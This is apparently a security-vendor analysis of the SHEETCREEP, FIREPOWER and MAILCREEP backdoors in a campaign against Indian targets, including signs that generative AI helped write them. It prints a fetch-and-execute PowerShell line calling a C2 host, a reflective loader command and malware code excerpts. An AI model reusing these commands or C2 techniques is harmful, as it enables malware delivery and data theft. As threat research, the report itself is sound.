SHEETCREEP, FIREPOWER, and MAILCREEP Analysis | ThreatLabz

By Yin Hong Chang, Sudeep Singh

Published: 2026-01-27 · Archived: 2026-04-05 22:34:45 UTC

Technical Analysis

In the following sections, ThreatLabz provides a technical analysis of the Sheet Attack campaign, detailing the backdoors it leverages and examining the evidence that suggests AI was used to generate parts of the code.

Initial infection vectors

Similar to the Gopher Strike campaign, some of the initial Sheet Attack campaigns began with the delivery of a PDF file. The PDF displayed a redacted document that tricked the recipient into clicking a *Download Document* button to access the full content, as shown in the figure below.

Figure 1: Example of a PDF file used in the Sheet Attack campaign.

After clicking the button, the user was directed to a threat actor-controlled website that served a ZIP archive. Similar to the Gopher Strike campaign, the server employed geographic and `User-Agent` checks to ensure the ZIP archive was only delivered to Windows systems in India, returning a “403 Forbidden” error otherwise. These ZIP archives contained the SHEETCREEP backdoor. The figure below illustrates the attack flow of the PDF-based Sheet Attack campaign to distribute SHEETCREEP.



Figure 2: The attack flow of the Sheet Attack campaign to distribute SHEETCREEP.

More recent Sheet Attack campaigns have transitioned to using malicious LNK files to distribute another backdoor named FIREPOWER. These LNK files execute commands such as: `--headless powershell -e [base64 powershell command]` to execute a PowerShell script retrieved from a threat actor-controlled C2 server (e.g., `irm https://hcidoc[.]in/[path] | iex`).

The figure below illustrates the attack flow of the Sheet Attack campaigns when malicious LNK files were used as the initial infection vector for FIREPOWER.



Figure 3: The attack flow of the Sheet Attack campaigns when malicious LNK files were used as the initial infection vector for FIREPOWER.

SHEETCREEP backdoor

The ZIP archive contains the following two components:

- a binary disguised with a PNG extension (`details.png`)
- a malicious LNK file containing the following command:

```
powershell.exe -WindowStyle Hidden -Command "$b=[IO.File]::ReadAllBytes('details.png');([System.Reflection.Ass
```

This command reverses the bytes in `details.png` and loads them as a .NET assembly via reflection. The `Task10.Program::MB()` method is executed, which drops the backdoor to disk at `C:\Users\Public\Documents\details.png` , as well as a loader (`GServices.vbs`), which is registered as a scheduled task. The `GServices.vbs` loader uses Powershell and reflection to load the backdoor, SHEETCREEP, which is a small C#-based backdoor with limited built-in functionality. Upon execution, SHEETCREEP performs the following actions:

1. Decrypts and loads an embedded configuration using TripleDES (ECB). The configuration is a JSON dictionary consisting of Google Cloud credentials and a Google Sheet ID.

2. Generates a victim ID in the format: `==`. Interestingly, the code that generates the victim ID contains functionality to retrieve the victim's MAC address, but the MAC address retrieved is never used.
3. The victim ID is used to create a spreadsheet within the Google Sheets workbook. If this fails, the SHEETCREEP backdoor retries, using backup configurations from a Firebase URL and a Google Cloud Storage URL. After successfully creating a spreadsheet, the SHEETCREEP backdoor retrieves the contents of cells A1 through A300 and finds the next available empty row.
4. A hidden `cmd.exe` process is also created in the background, with its standard input, output, and error streams redirected to the SHEETCREEP backdoor.
5. SHEETCREEP then polls the spreadsheet every three seconds for new commands, which will be encrypted using the same TripleDES key. These commands are executed using the hidden `cmd.exe` process in step 4 above. The output of these commands is encrypted and Base64-encoded, and written to column B of the row where the command was retrieved. The workflow of this function is illustrated in the figure below.



Figure 4: Decoded and redacted example of a Google Sheet used by SHEETCREEP.

FIREPOWER backdoor

FIREPOWER is a backdoor written in PowerShell. ThreatLabz observed that several variants of the FIREPOWER backdoor were delivered in the Sheet Attack campaign. However, at its core, the backdoor performs the following actions.

FIREPOWER generates a victim identifier in the format: ComputerName==Username and connects to a Firebase Realtime Database. Then, FIREPOWER creates default keys for each victim in the data, such as:

```
db.baseDirectory.[victim id] = {“status”: false, “eStatus”: false, “comStatus”: false, “extension”: false, “ur
```

The table below shows the functionality of each key in the database.

Key	**Description**
status	If set to `true`, FIREPOWER downloads the file from the URL specified in the URL key. Once the download is successfully completed, this field is set to `false`.
eStatus	If set to `true`, this forces the download to use the extension specified in the extension key. Otherwise, FIREPOWER uses the original file name and extension, or infers from the `Content-Type` header.
comStatus	If set to `true`, FIREPOWER executes the command in the command key. Once the command has been executed, this is set to `false`.
extension	A string specifying the extension of the file downloaded from the URL specified in the URL key.
url	The URL to download a file.
command	The command to be executed using Powershell’s Invoke-Expression.
LastHit	Contains a timestamp which is updated each time FIREPOWER queries the Firebase Realtime Database.

Table 1: Functionality of the keys used by FIREPOWER.

FIREPOWER retrieves the names of directories within `C:\Program Files and C:\Program Files` (x86). In addition, it retrieves file and directory names from the victim’s Desktop and Downloads directories. Then, FIREPOWER uploads the list of file and directories to the Firebase Realtime Database in the following manner:

```
db.baseDirectory.[victim id] = {“Desktop”: [...], “Downloads”: [...], “Program Files”: [...], “Program Files (x
```

FIREPOWER operates within a C2 loop with a polling interval of 300 seconds, enabling it to execute a variety of tasks. It then checks status flags and, if required, downloads a file from `db.baseDirectory.[victim id].url` using the hardcoded `User-Agent` : `Mozilla/5.0 (Windows NT 10.0; Win64; x64)`. In addition, FIREPOWER checks the `comStatus` flags and, if required, will call `Invoke-Expression` to execute a command stored in db.baseDirectory.[victim id].command. The results of that command are appended to `C:\Users\Public\Documents\text.log.` Then, FIREPOWER updates the last ping back time in `db.baseDirectory.[victim id].LastHit`.

The table below lists some functionalities present in other variants of FIREPOWER.

Functionality	**Description**
Persistence	An additional stub was added to create a scheduled task. This task runs a command identical to the one in the LNK file, retrieving and executing the latest FIREPOWER backdoor each time a user logs into the machine.
Collection of command output	A new `db.baseDirectory.[victim id].lastOutput` field was introduced to store the output of the most recently executed command, simplifying the operator's workflow.
Testing	Message box pop-ups were added, likely to simplify debugging during testing.
Faster polling	The polling interval was reduced to 120 seconds.
Lure documents	A Base64-encoded PDF file was embedded in the PowerShell script to display to the user on the first run.
Clean up	Code was added to delete the original LNK file.
Reduced footprint	The command output log (`text.log`) was removed.

Table 2: List of features present in FIREPOWER variants.

Second-stage payloads

During the Sheet Attack campaign, ThreatLabz observed the threat actor deploying additional payloads to selected targets via FIREPOWER. As of this writing, the campaign remains active, with the threat actor introducing new

backdoors written in various programming languages and utilizing different legitimate cloud services for C2. Some of those additional payloads include:

- The threat actor deployed a PowerShell-based document stealer to selected targets, scanning the target's *Desktop*, *Documents* and *OneDrive* directories for files with specific extensions (.txt, .csv, .pdf, .docx, .xlsx, .pptx). The threat actor proceeded to upload those files to a threat actor-controlled private GitHub repository.
- The threat actor was also observed utilizing MAILCREEP, a backdoor developed in Golang. To check for internet connectivity, MAILCREEP establishes a TCP connection to Google's public DNS server (8.8.8.8) on port 53. If successful, MAILCREEP proceeds to its main loop. It leverages Microsoft's Graph API to manipulate emails and folders for C2 activity within a threat actor-controlled Azure tenant. For each victim, MAILCREEP creates a folder in the mailbox using the victim's identifier (formatted as `[username]-[random number]`). Subsequently, it polls the mailbox for emails with subjects starting with "Input." If such emails are found, MAILCREEP extracts their contents, decodes them using Base64, and decrypts them with AES-256 in CBC mode. The resulting string is parsed as comma-separated values (CSV), and commands are executed using `cmd.exe /c [command]`.

Use of generative AI for malware development

During the decompilation of the SHEETCREEP backdoor, ThreatLabz identified the use of emojis within its error-handling code. This unusual coding style strongly suggests that generative AI tools were utilized during the malware's development, which is a worldwide trend as documented by Google and OpenAI. An example is shown below:

```
 catch (ArgumentNullException ex)
{
   Console.WriteLine("❌ Config is missing required values: " + ex.Message);
   sheetsService = null;
}
catch (InvalidOperationException ex2)
{
   Console.WriteLine("❌ Private key format is invalid: " + ex2.Message);
   sheetsService = null;
}
catch (Exception ex3)
{
   Console.WriteLine("❌ Unexpected error while creating credentials: " + ex3.Message);
   sheetsService = null;
}
```

Additionally, ThreatLabz observed that the FIREPOWER backdoor contains verbose comments, including some with non-ASCII characters like Unicode arrows, as shown in the example below.

```
 function Get-FolderContents {
   param ($path)
   try {
       Get-ChildItem -Path $path -ErrorAction SilentlyContinue |
       ForEach-Object { $_.Name }      # ← SINGLE FIX: return only strings
   }
   catch { @() }
}
function Upload-FolderStructure {
   param($systemName)
   try {
       $desktopPath   = [Environment]::GetFolderPath("Desktop")
       $downloadsPath = Join-Path $env:USERPROFILE "Downloads"   # ← FIXED
       // ...
  }
  // ...
}
// ...
# 3) If fileName still missing or trivial (like "t"), try to infer extension from Content-Type
if (-not $fileName -or $fileName.Length -lt 2 -or -not ([System.IO.Path]::GetExtension($fileName))) {
   # if we have a name but no extension, keep the name and possibly add extension inferred below
   $baseName = $null
   if ($fileName) { $baseName = [System.IO.Path]::GetFileNameWithoutExtension($fileName) }
   else { $baseName = "download_$((Get-Date).ToString('yyyyMMdd_HHmmss'))" }
   # Try infer from content-type
   $contentType = $http.ContentType
   $inferredExt = Infer-ExtensionFromContentType -contentType $contentType
   # If eStatus=true and customExt provided -> force customExt
   if ($eStatus -and -not [string]::IsNullOrWhiteSpace($customExt)) {
       if (-not $customExt.StartsWith(".")) { $customExt = "." + $customExt }
       $fileName = $baseName + $customExt
   } else {
       # If inferred ext exists -> use it, else keep whatever we had, or .bin fallback
       if ($inferredExt) { $fileName = $baseName + $inferredExt }
       else {
           # If original url path gave a filename without ext, keep it (option A wants to keep server extension
           if ($fileName -and ([System.IO.Path]::GetExtension($fileName))) {
               # keep as-is
           } else {
               $fileName = $baseName + ".bin"
           }
       }
   }
```

This further reinforces the likelihood that generative AI tools were used in the development process. As noted in a previous blog, verbose comments designed to assist the developer during development are a hallmark of AI-

generated code.

However, typos within the FIREPOWER script also indicate that the backdoor's creation was likely not purely automated and involved some degree of manual development effort, as shown in the figure below.

```
$extJson = Read-FirebaseValue -nodePath "$base/extention.json"
$customExt = $null
if ($extJson -and $extJson -ne "null") { $customExt =
$extJson.Trim('"', ' ', '.') }
```

zscaler | ThreatLabz

Figure 5: Example typo (“extention”) found in the FIREPOWER script.

Hands-on-keyboard activity

While monitoring these Google Sheet C2 channels, ThreatLabz observed repeated commands, often accompanied by typos. This strongly suggests hands-on-keyboard activity from an operator. The figure below highlights some of the typos in the commands.

```
C:\Windows\system32>cd
C:\Windows\system32

C:\Windows\system32>whaomi
'whaomi' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>whoami
XXXXXXXX-XXXXXXXXX\XXXXXXXXX

C:\Windows\system32>whomai
'whomai' is not recognized as an internal or external command,
operable program or batch file.
```

zscaler | ThreatLabz

Figure 6: Typos in commands indicating hands-on-keyboard activity by the Sheet Attack operator.

Source: https://www.zscaler.com/blogs/security-research/apt-attacks-target-indian-government-using-sheetcreep-firepower-and